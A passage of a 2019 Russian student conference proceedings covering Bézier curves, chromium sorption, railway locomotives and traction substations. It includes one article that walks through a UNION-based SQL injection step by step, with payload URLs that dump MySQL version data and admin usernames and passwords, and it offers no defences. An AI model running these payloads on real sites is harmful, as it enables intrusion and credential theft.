В нашем случае вершина \mathbf{P}_0 , совпадает с точкой \mathbf{A} , а \mathbf{P}_3 – с точкой \mathbf{B} . По условию, касательная в точке \mathbf{A} совпадает по направлению с вектором $\boldsymbol{\tau}_1$, а в точке \mathbf{B} – с вектором $\boldsymbol{\tau}_2$, поэтому, в соответствии с формулой (5):

$$\mathbf{L}'(0) = 3 \cdot (\mathbf{P}_1 - \mathbf{P}_0) = a \cdot \boldsymbol{\tau}_1, \quad \mathbf{L}'(1) = 3 \cdot (\mathbf{P}_3 - \mathbf{P}_2) = b \cdot \boldsymbol{\tau}_2, \quad (7)$$

где a и b – некоторые числовые коэффициенты.

При любых значениях a и b получаем характеристическую ломаную

$$\mathbf{P}_0 = \mathbf{A}, \quad \mathbf{P}_1 = \mathbf{A} + a \cdot \boldsymbol{\tau}_1, \quad \mathbf{P}_2 = \mathbf{B} - b \cdot \boldsymbol{\tau}_2, \quad \mathbf{P}_3 = \mathbf{B}, \quad (8)$$

которая порождает вектор-функцию $\mathbf{R}(t)$ в соответствии с формулой (4).

Числовые коэффициенты a и b определяются исходя из дополнительных условий, налагаемых на форму аппроксимирующей кривой.

Продemonстрируем это на примере аппроксимации построенной ранее пары сопряженных круговых дуг (см. рис.1). Пусть в формуле (8) \mathbf{A} и \mathbf{B} – радиус-векторы концов сопряженных дуг, а единичные векторы $\boldsymbol{\tau}_1$ и $\boldsymbol{\tau}_2$, образуют с направлением оси Ox углы $\alpha = 80^\circ$ и $\beta = 40^\circ$ соответственно.

Вначале подберем коэффициенты a и b так, чтобы радиусы кривизны кривой Безье в точках \mathbf{A} и \mathbf{B} имели минимальное отклонение от значений радиусов круговых

дуг R_1 и R_2 , вычисленных по формулам (1).

Кривизна линии, заданной параметрически, $y = y(t)$, $x = x(t)$, вычисляется по формуле

$$k = \left| \frac{y'' \cdot x' - y' \cdot x''}{x'^2 + y'^2} \right|^{3/2} \quad (9)$$

где x', y' – первые, а x'', y'' – вторые производные координат вектор-функции по параметру t .

Используя формулы (5), (6), получаем значение кривизны кривой Безье при $t = 0$ и $t = 1$ (то есть в точках **A** и **B**):

$$k_1 = \left| \mathbf{L}'_1(0) \times \mathbf{L}''_1(0) \right| / \left| \mathbf{L}'_1(0) \right|^3, \quad k_2 = \left| \mathbf{L}'_2(1) \times \mathbf{L}''_2(1) \right| / \left| \mathbf{L}'_2(1) \right|^3,$$

здесь \mathbf{X} – знак векторного произведения.

В качестве меры отклонения радиусов кривизны от заданных значений радиусов круговых дуг возьмем сумму квадратов разностей между радиусами дуг и радиусами кривизны кривой Безье:

$$S(a, b) = (R_1 - 1/k_1)^2 + (R_2 - 1/k_2)^2. \quad (10)$$

Для нахождения минимума величины S применяется стандартный метод градиентного спуска. Подставив найденные значения a и b в формулу (8), получаем координаты вершин характеристической ломаной кривой Безье, а, следовательно, и саму кривую $\mathbf{L}(t)$, $t \in [0, 1]$.

На рис.3 показаны результаты вычислений: исходная кривая, представляемая парой сопряженных круговых дуг и аппроксимирующая ее кубическая кривая Безье.




Рисунок 3 – Аппроксимация сопряженных круговых дуг кубической кривой Безье.

Сплошная линия – кривая Безье, длинный пунктир – сопряженные круговые дуги, короткий пунктир – характеристическая ломаная.

В крайних точках у обеих кривых совпадают наклоны касательных и радиусы кривизны. Ошибка аппроксимации составляет менее процента. В средней части форма кривой Безье отличается, от исходной кривой. Это легко объяснить, поскольку радиус кривизны при движении вдоль кривой Безье от **A** к **B** меняется плавно и за счет этого кривая становится более полой.

Можно подобрать параметры a и b так, чтобы минимизировать отклонения точек кривых для всех $x \in [A, B]$. Графики при этом будут практически совпадать, однако значения кривизны в крайних точках могут значительно отличаться.

Список использованной литературы:

1. Агеев В.Н. О геометрических свойствах одного семейства плоских кривых / Геометрия, топология и приложения.– М.: Моск. ин-т приборостроения, 1990.– 41-45 с.
2. Агеев В.Н. Аппроксимация линий и контуров круговыми дугами // Известия высших учебных заведения. Проблемы полиграфии и издательского дела.– 2012, № 1.– С. 3-10.
3. Агеев В.Н. Метод построения сопряженных круговых дуг // Научный Вестник МГТУ ГА.– Том 20, № 2, 2017 .– С. 126-134.
4. Краснов М.Л., Киселев А.И., Макаренко Г.И., Шикин Е.В., Заляпин В.И. Высшая математика. Учебник. Т.6.– М.: Едиториал УРСС, 2003.– 266 с.

© Агеев В.Н., Овсянникова Н.И., 2019

ХИМИЧЕСКИЕ НАУКИ



УДК 549.517.2; 544.774

Р.Р. Ильясова
К.х.н., доцент БашГУ,
Г.В. Шагаргазина,
Э.Д. Мирхайдарова,
Ф.Д. Гимашева,
Р.И. Аккужина
студентки 4, 5 курса БашГУ
г. Уфа, РФ,
ilyasova_R@mail.ru

ИЗУЧЕНИЕ ВЛИЯНИЯ СТЕПЕНИ ДИСПЕРСНОСТИ ПРИРОДНЫХ И СИНТЕТИЧЕСКИХ МАТЕРИАЛОВ НА ИХ СОРБЦИОННЫЕ СВОЙСТВА ПО ОТНОШЕНИЮ К ИОНАМ ХРОМА (VI)

Аннотация

Статья посвящена изучению и сравнительному анализу сорбционной активности механически диспергированных материалов природного и синтетического происхождения по отношению к ионам хрома (VI).

Ключевые слова:

Сорбция, сорбенты

Получение новых эффективных сорбционных материалов имеет важное значение для решения экологических проблем, связанных с превышением предельно допустимой концентрации ксенобиотиков, к которым относят и соединения тяжелых металлов. Известна высокая токсичность ионов тяжелых металлов для экосистем [1].

В промышленно развитых регионах России в связи с повышенным загрязнением водных источников вопрос усовершенствования сорбционных технологий водоочистки становится особенно актуальным. Часто в системах водоподготовки в основном используются традиционные сорбенты, в частности, углеродсодержащие материалы. Не менее интересными и перспективными с данной точки зрения являются материалы (природные и синтетические) на основе оксидов кремния и алюминия.

Авторами с целью изучения сорбционной активности и сравнительного анализа исследованы вещества природного происхождения на основе алюмосиликатов (каолин и перлит), а также оксид кремния и оксид алюминия в диспергированном состоянии по отношению к ионам хрома (VI).

Каолин - глинистый минерал из класса водных силикатов, содержит SiO₂ (до 45%), Al₂O₃ (38 - 40%), примеси оксидов магния, кальция, калия. Образуется в процессе выветривания горных пород, содержащих полевошпатовые граниты, гнейсы. Перлит - горная порода вулканического происхождения (вытекшая и застывшая на поверхности земли вулканическая лава). По составу представляет собой SiO₂ (65 -

75 %), Al_2O_3 (10 -15 %), Fe_xO_y (1 - 3%), CaO (2 - 3%), MgO (до 2%), примеси оксидов натрия, калия. Добываются в России, в частности, на Урале.

Для получения диспергированных частиц каолин, перлит, оксид алюминия и оксид кремния были подвергнуты механическому измельчению на ударно-центробежной мельнице Alpine Z-160. Размер частиц исходных материалов и полученных частиц материалов установлен с помощью лазерного анализатора размера частиц SALD-2101 (Shimadzu). Сорбция ионов хрома (VI) проводилась в статическом режиме. Все эксперименты проведены в интервале концентраций от 10^{-3} до 10^{-4} моль/л. Количественные измерения проведены с помощью методов фотометрии и атомно-абсорбционной спектроскопии.

Эффективность сорбции исследовали по измерению степени извлечения R (%) по формуле:

$$R = [C_0 - C / C_0] \times 100\%$$

где C_0 и C исходная и равновесная концентрации в растворе $Cr(VI)$, моль/л.

Измерение размера частиц исходных и полученных после измельчения материалов показало следующее изменение интервально: каолина от [6-50] мкм до [5-40] мкм; перлита от [7-80] мкм до [5-50] мкм; оксида алюминия и оксида кремния в среднем от [5-80] мкм до [4-50] мкм.

В результате проведенных экспериментов установлены оптимальные условия сорбции ионов хрома (VI):

1. Каолин - pH 5,2; температура 20^0 ; время контакта фаз 15 минут; соотношение массы сорбента к раствору соли 2 г на 25 мл.
2. Перлит - pH 5,2; температура 20^0 ; время контакта фаз 5 минут; соотношение массы сорбента к раствору соли 1 г на 25 мл.
3. SiO_2 - pH 5,2; температура 20^0 ; время контакта фаз 30 минут; соотношение массы сорбента к раствору соли 0,5 г на 25 мл.
4. Al_2O_3 - pH 5,1; температура 20^0 ; время контакта фаз 15 минут; соотношение массы сорбента к раствору соли 1 г на 25 мл.

При оптимальных условиях сорбции степени извлечения R (%) составили: частицами каолина и перлита – 99%; SiO_2 - 98%, Al_2O_3 - 81% (при концентрации ионов $Cr(VI)$ 10^{-4} моль/л в водном растворе)

Полученные результаты свидетельствуют о высоких сорбционных свойствах сорбентов на основе изученных материалов, особенно каолина и перлита (природных материалов) по отношению к ионам $Cr(VI)$.

Список использованной литературы:

1. Ильясова Р.Р., Гайнетдинова Ю.М., Массалимов И.А., Мустафин А.Г. «Изучение сорбционных свойств наночастиц железосодержащего сорбента по отношению к ионам тяжелых металлов» // «Химическая физика», 2017, том 36, № 8, с. 90–93.

© Ильясова Р.Р., Шагаргазина Г.В., Мирхайдарова Э.Д., Гимашева Ф.Д., Аккужина Р.И., 2019

ТЕХНИЧЕСКИЕ НАУКИ



УДК 004.056.53

П.А.Команов

студент 4 курса СКГМИ-ГТУ

г.Владикавказ

E-mail: truelogan1488@gmail.com

В.С.Семиков

студент 4 курса СКГМИ-ГТУ

г.Владикавказ

E-mail: ya.innonminate@yandex.ru

БЕЗОПАСНОСТЬ САЙТОВ И SQL-ИНЪЕКЦИИ

Аннотация

В эту современную эпоху Интернет стал Интернетом вещей. Информация распространяется в Интернет, через веб-сайты. Сайты полностью изменили направление информационного мира. Бизнес становится онлайн, банковское дела ведутся - через Интернет. Это просто расширило информационную область. Кроме того, это также открыло путь к угрозе информации. Это сделало риск для конфиденциальной информации в результате кибератак. Существуют сотни способов поставить под угрозу безопасность, поскольку ни одна система не защищена от взлома. Итак, в этой статье мы ознакомимся, как очень легко злоумышленники могут получить данные и как обезопасить их. Также рассмотрим о наиболее популярном способе взлома сайта с помощью SQL-инъекции.

Ключевые слова

SQL-инъекции, кибератака, взлом, уязвимости, безопасность сети.

SQL - это язык структурированных запросов, используемый для баз данных. В данной атаке злоумышленник обнаруживает уязвимости SQL через браузер и, обнаружив ошибку, начинает ее изучать, чтобы произвести атаку. Эти ошибки в основном известны как уязвимости. Итак, злоумышленник обнаруживает уязвимость на сайте и использует различные действия.

Во-первых, нужно найти уязвимость сайта. Допустим, у нас есть такой сайт: <http://www.example.com/page.php?id=1>. Теперь, чтобы проверить, нам нужно добавить одинарную кавычку в конце URL и нажать Enter, как показано ниже:

<http://www.example.com/page.php?id=1 '>. Если мы обнаружим ошибку SQL на странице как «Вы имеете ошибку в синтаксисе SQL. Проверьте руководство по версии вашего сервера MySQL ». Пример может немного отличаться, но будет примерная SQL ошибка, показывающая, что у нее есть какая-то проблема с SQL. Это означает, что наша цель уязвима для внедрения SQL.

Далее идет обнаружение столбцов. Чтобы найти столбцы, нам просто нужно использовать **Order by Statement**. Это говорит базе данных, чтобы упорядочить результаты. Посмотрим, как это сделать.

http://www.example.com/page.php?id=1 упорядочить по 1– (здесь мы не нашли ошибку, поэтому мы изменим это 1 на 2 сейчас.)

http://www.example.com/page.php?id=1 упорядочить по 2– (ошибка по-прежнему отсутствует)

http://www.example.com/page.php?id=1 упорядочить по 3– (найденная ошибка, например, столбец 3, неизвестна.)

Это означает, что у него есть 2 значения столбцов. Далее проверим на союз и версию MySQL. С помощью функции объединения мы можем выбрать несколько столбцов базы данных. Как это выглядит:

http://www.example.com/page.php?id=1 union all выберите 1, 2– (как мы уже обнаружили, количество столбцов равно 2)

Если мы увидим некоторые цифры на экране, такие как 1 или 2. Скажем, это показывает номер 2 на экране. Нам нужно заменить номер столбца, появившегося на экране, **@@ version**

http://www.example.com/page.php?id=1 union all select 1, @@ version–

Если мы получим ошибку объединения, недопустимого смешивания параметров сортировки, нам нужно будет использовать функции hex и unhex.

http://www.example.com/page.php?id=1 объединение всех, выберите 1, unhex (hex (@@ version))

Он покажет имя версии MySQL, как 4.1.2 и т.д. Теперь нам нужно выяснить имена таблиц.

Нам нужно узнать имя таблицы, можно угадав, например, **пользователя, члена и администратора**.

http://www.target.com/page.php?id=1 union all выберите 1,2 из admin–

http://www.target.com/page.php?id=1 union all выберите 1, имя пользователя от admin– (если имя столбца username не работает, попробуйте любой другой, например, user, member и т. д.)

Имя пользователя отображается на экране. Теперь нам нужно проверить столбец пароля.

http://www.target.com/page.php?id=1 объединение всех, выберите 1, concat (имя пользователя, 0x3a, пароль) из admin–

Теперь мы получаем имя пользователя и пароль, отображаемые на экране как **admin: admin** или **admin: password** или что-то подобное.

Если вы не можете определить имя таблицы, вы можете использовать команду MySQL по умолчанию.

http://www.target.com/page.php?id=1 объединение всех выберите 1, concat (имя пользователя, 0x3a, пароль) из mysql.user–

Пока это все, надеюсь, у вас есть способ взломать сайт с помощью SQL-инъекции.

Список использованной литературы:

1. Майк Хотек - Microsoft® SQL Server® 2008 Step by Step
2. Beginning SQL, Джон Колби и Пол Вилтон 2005 г.

© Команов П.А., Семиков В.С., 2019

УДК 629.423.31

А.А. Кошкин
студент, ТИЖТ (филиал ОмГУПС),
г. Тайга, РФ
al.vorotnik@gmail.com

ОПЫТ ЭКСПЛУАТАЦИИ ЭЛЕКТРОВОЗА 2ЭС10

Аннотация

В статье анализируется опыт эксплуатации электровоза 2ЭС10, рассматриваются его преимущества и недостатки по сравнению с другими локомотивами

Ключевые слова:

грузовой электровоз, преимущества, неисправности, эксплуатация локомотива.

Магистральный восьмиосный грузовой электровоз серии 2ЭС10 с асинхронными тяговыми двигателями предназначен для эксплуатации на участках железных дорог с шириной колеи 1520 мм, электрифицированных на постоянном токе с номинальным напряжением в контактной сети 3000 В. Тяговые параметры этих электровозов специально приспособлены под ведение грузовых поездов повышенного веса и длины в условиях умеренного климата – климатические районы I2, II4 – III10 согласно ГОСТ 16350-80.

Если 2ЭС10 сравнивать с другими локомотивами постоянного тока, которые эксплуатируются в данный момент, то можно выявить его следующие преимущества:

- повышенный уровень обеспечения безопасности движения благодаря использованию современных систем безопасности;
- улучшение условий труда локомотивных бригад, вследствие обновления внутреннего обустройства кабины управления;
- снижение эксплуатационных расходов за счет повышения тяговых свойств локомотива, что позволяет брать на себя более тяжелые поезда, а также за счет уменьшения времени простоя на всех видах технического обслуживания и ремонта;
- высокий уровень надежности работы оборудования за счет применения современных микропроцессорных систем управления локомотивом, что исключает халатное вмешательство человека в процесс ведения поезда;
- увеличение пробега между техническими операциями за счет применения современных методов диагностики с использованием статических преобразователей и асинхронных тяговых двигателей с составлением обновленного плана предупредительного технического обслуживания и ремонта локомотивов [1].

Одним из немаловажных плюсов локомотива является и возможность установки, так называемой, бустерной секции, не имеющей кабины управления. Внутри нее находится лишь силовое оборудование, которое позволяет увеличить тяговые показатели локомотива на треть.

Первоначально электровозы стали использоваться для вождения составов в юго-восточном-направлении от станции Белово на линии Белово — Артышта — Новокузнецк — Междуреченск (станция стыкования родов тока) и ответвлении Новокузнецк — Таштагол. В дальнейшем электровозы стали водить составы в северо-западном направлении и стали эксплуатироваться на более длинном маршруте Инская — Белово — Междуреченск, а также на расположенном севернее главном ходу Транссиба на маршруте Инская — Сокур — Юрга I — Тайга — Мариинск, водя в основном составы с углём весом от 6 до 6,5 тысяч тонн. В конце декабря 2014 года электровоз провёл по маршруту Белово — Тайга — Мариинск состав с углём весом 7,1 тысяч тонн, что подтвердило его эффективность для вождения тяжеловесных поездов на магистрали и позволило выявить слабые места с повышенными токовыми нагрузками и понижением напряжения, которые предполагалось устранить путём подвешивания контактных проводов увеличенного сечения и введением в строй новых тяговых подстанций [3].

Несмотря на свою новизну и соответствие времени, электровоз 2ЭС6 постоянного тока имел множество недостатков, которые так или иначе влияли на движение поездов во главе с ним.

В основном все неисправности электродвигателей происходят через износ деталей и стирание деталей, а также в результате нарушения правил эксплуатации. Все неисправности можно разделить на электрические и механические. К электрическим можно отнести повреждение коллектора, контактных колец и листов сердечника, а также изоляции и токопроводящих элементов обмотки. Ну а к механическим можно отнести ослабление соединительных и крепежных посадочных площадок, нарушение формы и перекосы элементов двигателя. Но обнаружить неисправность только лишь по типичным признакам не всегда получается, иногда необходимы и небольшое оборудование, и несложные измерения.

Чаще всего встречается низкая скорость работы двигателя при полной нагрузке. Вследствие постоянной и длительной эксплуатации возрастает вероятность подобной неисправности. Если при всем этом напряжение сети нормальное, скорее всего причина в не качественном контакте в обмотках ротора или в большом сопротивлении обмотки ротора, для двигателей с фазным ротором. При таком увеличенном сопротивлении возрастает скольжение вследствие чего и возникает торможение или замедленная работа двигателя. Что же приводит к увеличению сопротивления в цепи ротора? Это могут быть плохие контакты в щеточном устройстве и в соединении обмоток с контактными площадками, плохой контакт в пусковом реостате, малое сечение проводников между контактными кольцом и реостатом.

Также немаловажным считается то, что бандажи «Гранита» не соответствовали нагрузкам, которые были возложены на них. Колеса путем выдавливания меняли свою форму. Из-за того, что на локомотив «вешали» составы повышенной массы, на бандажи передних ведущих колес приходилась колоссальная нагрузка, вследствие которой они очень быстро истирались, появлялись сколы и многие другие неисправности. Всё это не соответствовало важному пункту по эксплуатации новых

локомотивов, который подразумевал увеличение срока между техническими обслуживаниями и ремонтами локомотива. Данные проблемы постарались решить в кратчайший срок, и, не только разработали технологию изготовления более соответствующих ситуации бандажей на Тагильском заводе, но и привезли из Германии специальный станок для обточки бандажей.

Было замечено и множество других проблем, среди которых особенно выделяются конструктивные недостатки, связанные с пониженными температурами окружающей среды:

- нарушение порядка работы мотор-компрессоров;
- конструкция наклонной тяги, в которой использовался резиновый сайлентблок.

Он терял свою эластичность при снижении температуры окружающего воздуха и, как следствие, электровоз буксовал;

- недостаточная гибкость шлангов высокого давления.

Были и незначительные «помарки» в конструкции электровоза, которые, хоть и не влияли на общую способность локомотива к движению, но были неприятны в эксплуатации. Например, слабое крепление зеркал осмотра поезда, которые в кривых складывались и разбивались.

Также были выявлены различные неполадки в работе локомотивных устройств МПСУиД (микропроцессорная система управления и диагностики). Программное обеспечение оказалось нестабильно [2].

В целом электровоз имеет довольно много различных проблем. На мой взгляд, большинство из них вызвано именно из-за того, что решили переделать поставленный в Россию локомотив под свои стандарты и оборудование, что вызвало конфликт между ними. В итоге получилась смешанная машина, которая вызывает и по сей день недовольство локомотивных бригад. А если учесть еще и тот пункт, что машинисту в большинстве случаев запрещено применять систему автоведения поезда, то получается, что чуть ли не половина функций локомотива либо не работает, либо работает кое-как, либо просто не позволено применять эти системы нормативными документами.

На эту машину было возложено слишком много надежд, которые она реализовала частично. Машины с самого начала решили нагрузить «по полной», и, как следствие, машины быстро приходили в негодность, приходилось их ремонтировать и искать новые пути решения все возникающих проблем в процессе такой «предельной» эксплуатации.

Если говорить о снижении расчетной скорости движения по перегону, то это тоже не всегда возможно. Очень многое зависит от профиля пути, массы составов, которые перевозят на этом перегоне. Если слишком занижить заданную скорость, то это нарушит нормативную документацию, по которой не следует вести поезд на реостатных позициях. При уменьшенной скорости, вырастет сила тяги, что позволит повысить массу составов, чем перевозчик не преминёт воспользоваться.

Как следствие снова появится проблема ускоренного износа бандажей и тяговых двигателей за счет подачи более высоких токов на них. Ведь чем ниже позиция контроллера и скорость движения, тем выше ток на двигателях. Все это грозит не только снижением количества отказов, но и их повышением. К этой проблеме надо подходить более осторожно. Нужно рассмотреть все возможные последствия такого снижения расчетной скорости и оценить, стоит ли вообще применять столь радикальные меры, если они окажутся экономически неэффективными, либо принесут лишь краткосрочный эффект.

Список использованной литературы:

1. Железнодорожный моделизм [Электронный ресурс]. – Режим доступа: <http://www.modelzd.ru/podvizhnoj-sostav-zhd/elektrovoz/2es10.html>
2. Уральские локомотивы [Электронный ресурс]. – Режим доступа: <http://ulkm.ru/produkcija/guzovoj-elektrovoz-2es10/>
3. Паровоз ИС [Электронный ресурс]. – Режим доступа: <https://parovoz.com/phpBB2/viewtopic.php?f=24&t=7263&start=600>

© Кошкин А.А., 2019

УДК 629.424.083

К.А. Кузнецов

студент, ТИЖТ (филиал ОмГУПС),

г. Тайга, РФ

al.vorotnik@gmail.com

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ РЕКУПЕРАТИВНОГО ТОРМОЖЕНИЯ НА УЧАСТКЕ ИНСКАЯ -МАРИИНСК

Аннотация

В работе рассматриваются вопросы, связанные с повышением эффективности применения рекуперативного торможения на участке Инская-Мариинск.

Ключевые слова:

электрификация железных дорог, контактная сеть, рекуперативное торможение, электроподвижной состав.

Одной из основных задач компании ОАО «РЖД» является увеличение энергетической эффективности производственной деятельности и в первую очередь перевозочного процесса [1].

Рекуперативное торможение – это процесс торможения электротранспорта (например, электроподвижного состава (ЭПС)), при котором осуществляется

рекуперация энергии в результате преобразования механической энергии транспортного средства в электрическую энергию, отдаваемую через контактную сеть на район тяговой подстанции (ЭЧЭ).

Удельная рекуперация, определяется в результате статистической обработки данных маршрутов машиниста, несет в себе наличие погрешности из-за отсутствия учета влияния параметров и режимов работы в системе электроснабжения [2].

При рекуперативном торможении тяговый электродвигатель работает в генераторном режиме тем самым, создавая необходимый момент сопротивления на валу и обеспечивает торможение движущейся системы. Электрическая энергия вырабатывается двигателем - генератором либо за счёт:

а) потенциальной энергии электротранспорта при его движении под уклон с постоянной скоростью;

б) кинетической энергии при замедлении движущейся системы.

При равномерном движении поезда тяговое усилие двигателя расходуется на преодоление сил трения и сопротивления воздуха (рельефом местности пренебрегаем). Тогда энергия, расходуемая на преодоление сил сопротивления в единицу времени, определяется выражением:

$$E_{\text{conp}} = E_{\text{mp}} + E_{\text{воз}} = k_{\text{mp}} mgs + k_{\text{воз}} v^2, \quad (1)$$

где $k_{\text{тр}}$ - коэффициент трения;

m – масса поезда;

g – ускорение свободного падения;

$k_{\text{воз}}$ – коэффициент сопротивления воздуха;

v – скорость поезда.

Сложная взаимосвязь между элементами системы тягового электроснабжения и электроподвижным составом (ЭПС) обуславливают комплексный подход при анализе их работы.

Специалистами ОмГУПС на Западно - Сибирской железной дороге был проведен эксперимент по оценке эффективности рекуперативного торможения на однопутном и двухпутном участке Тайга – Мариинск [3].

Суть эксперимента заключалась в фиксировании на локомотиве показаний счетчиков моторного режима и рекуперации во время пробной поездки, а также значений напряжений контактной сети и токов секций локомотива. На тяговых подстанциях участка производился сбор данных расхода и рекуперации с помощью системы автоматизированного коммерческого учета через каждый час. Результаты проведения замеров подчитывались средним значением (таблица 1).

Таблица 1

Результаты проведения замеров

Участок	Тайга	Судженка	Яя	Ижморский	Иверка	Бериккульская	Антибесский	3704 км	Мариинск
с рекуперацией	201986	259452	126528	156987	182225	198408	113171	63553	119582
без рекуперации	208747	299277	163098	183844	208437	223921	132938	64624	114220




Рисунок 1 – Расход электрической энергии на тягу поездов по счетчикам

Исследования длились в течении шести суток на двухпутном участке, показали, что рекуперативное торможение является эффективным средством экономии электроэнергии. Удельный расход электроэнергии на движение ЭПС по счетчикам тяговых подстанций с применением рекуперативного торможения меньше на 11,2 %, чем без рекуперативного торможения (рис. 1).

В данный момент времени существуют методы оценки эффективности рекуперативного торможения обладают рядом недостатков, которые не позволяют провести детальный анализ эффективности возврата электроэнергии. К таким недостаткам относится:

- а) нет возможности учесть состояние системы тягового электроснабжения;
- б) исправность, либо неисправность схемы рекуперативного торможения с указанием неисправности;
- в) отсутствие возможности учета поездной ситуации;
- г) умение машиниста применять правильные приемы движения;
- д) оценка эффективности рекуперации вплоть до межподстанционной зоны, в целях выявления «узких мест».

От правильности метода выполнения оценки зависят достоверность полученных в ходе нее результатов и точность сделанных выводов. При этом главным при выборе метода проведения исследования является то, какое количество факторов, влияющих на объект исследования, учитывает метод. Основные факторы, влияющие на эффективность применения рекуперативного торможения, представлены в таблице 2.

Таблица 2

Факторы, влияющие на эффективность применения рекуперативного торможения

Принадлежность фактора	Факторы	
	эффективность применения рекуперативного торможения	эффективность использования энергии рекуперации
1	2	3
Система тягового электроснабжения	Род тока (переменный, постоянный)	Род тока (переменный, постоянный)
	Параметры и режимы работы систем тягового и внешнего электроснабжения	Параметры и режимы работы систем тягового и внешнего электроснабжения
	Наличие и мощность нетяговых потребителей, получающих питание от тяговых подстанций	Наличие и мощность неторговых потребителей, получающих питание от тяговых подстанций

Принадлежность фактора	Факторы	
	эффективность применения рекуперативного торможения	эффективность использования энергии рекуперации
1	2	3
Организация движения поездов	Процент пассажирских поездов на данном участке	Процент пассажирских поездов на данном участке
	Показатели графика движения поездов	Показатели графика движения поездов
	Масса составов	-
-	Нагрузка на ось составов	-
	Максимально допустимая скорость на данном участке пути	-
Электроподвижной состав (ЭПС)	Серии ЭПС (их технические характеристики рекуперации)	-
	Процент электроподвижной состав (ЭПС) с исправными системами рекуперации	-
Прочее	Профиль пути	-
	Метеорологические условия	-

Список использованной литературы:

- 1 Грицык, В. И. Электрификация железных дорог (организация работ по электрификации железных дорог) [Текст]: учебное иллюстрированное пособие: В. И. Грицык, В. В. Грицык. - М.: ФГБОУ "УМЦ ЖДТ", 2014. ISBN 978-5-89035-712-0 (15)
- 2 Рекуперативное торможение [Текст]: техническая литература: Рассел Джесси, Рональд Кон - издается с 2013 г. ISBN 9785509580925.
- 3 Разработка методов и средств повышения эффективности применения рекуперативного торможения на железных дорогах постоянного тока [Текст]: методические указания специальность 05.22.07 – «Подвижной состав железных дорог, тяга поездов и электрификация»: В.Т. Черемисин Омск 2017.

© Кузнецов К.А., 2019

УДК 629.424.083

К.К. Рыбин

студент, ТИЖТ (филиал ОмГУПС),
г. Тайга, РФ
al.vorotnik@gmail.com

АНАЛИЗ ПОТРЕБЛЕНИЯ ЭЛЕКТРОЭНЕРГИИ НА СОБСТВЕННЫЕ НУЖДЫ И ПОТЕРЬ МОЩНОСТИ В ОБОРУДОВАНИИ ТЯГОВЫХ ПОДСТАНЦИЙ В ПРЕДЕЛАХ ТОМСКОГО ПЛЕЧА ТАЙГИНСКОЙ ДИСТАНЦИИ ЭЛЕКТРОСНАБЖЕНИЯ И РАЗРАБОТКА МЕРОПРИЯТИЙ ПО ИХ СНИЖЕНИЮ

Аннотация

Эффективное функционирование железнодорожного транспорта РФ играет

исключительную роль в создании условий для модернизации, перехода на инновационный путь, развития и устойчивого роста национальной экономики. От состояния и качества работы железнодорожного транспорта зависят перспективы дальнейшего социально-экономического развития страны.

Ключевые слова:

собственные нужды подстанции, мониторинг, Тайгинская дистанция электроснабжения, энергосберегающие ресурсы, мероприятия по снижению затрат на собственные нужды.

Актуальность данной проблемы заключается в создании условий для модернизации тяговых подстанций, перехода на инновационный путь развития, в снижении расходов хозяйства электрификации и электроснабжения и повышении надежности эксплуатации устройств по тяговым подстанциям. Для решения проблемы необходимо провести мониторинг и выбрать приоритетные направления инновационной деятельности тяговых подстанций с разработкой мероприятий по снижению расхода на собственные нужды.

В последнее время большое внимание уделяется энергоэффективности и энергосбережению ресурсов. На всех крупных предприятиях энергетики, а также же подстанциях внедряются современные энергосберегающие технологии и оборудование, позволяющее снизить потери электроэнергии на собственные нужды.

Многокритериальная оптимизация решений на основе статистических данных экспериментальной площадки ЭЧ-7 Тайгинской дистанции электроснабжения при переходе на инновационный путь развития позволит проанализировать эксплуатацию устаревшего оборудования и сопоставить данные расхода электроэнергии за установленный период на собственные нужды тяговых подстанций Тайгинского узла.

Собственные нужды тяговой подстанции (линейного устройства тягового электроснабжения) - это совокупность вспомогательных устройств и относящиеся к ним электрические части, обеспечивающие работу тяговой подстанции (линейного устройства тягового электроснабжения).

На тяговых подстанциях от шин собственных нужд (СН) получают электроэнергию устройства СЦБ железных дорог, дежурные пункты районов контактной сети, совмещенные с тяговыми подстанциями, а также мастерские тяговых подстанций [1].

К шинам СН, кроме постоянных потребителей, могут подключаться также различные передвижные устройства (подстанции, испытательные станции, установки масляного хозяйства). Тайгинская дистанция электроснабжения обслуживает электрифицированный участок Западно–Сибирской железной дороги от 3704 км до Болотной – Тайгинский участок и от Тайги до Белого Яра – Томский участок. Всего Тайгинская дистанция электроснабжения обслуживает 19 тяговых подстанций.

По результатам исследования эмпирическим методом, т.е. наблюдением, экспериментом и теоретическим анализом, а также методом апробирования данных, рекомендованные Департаментом электрификации и электроснабжения ОАО «РЖД»

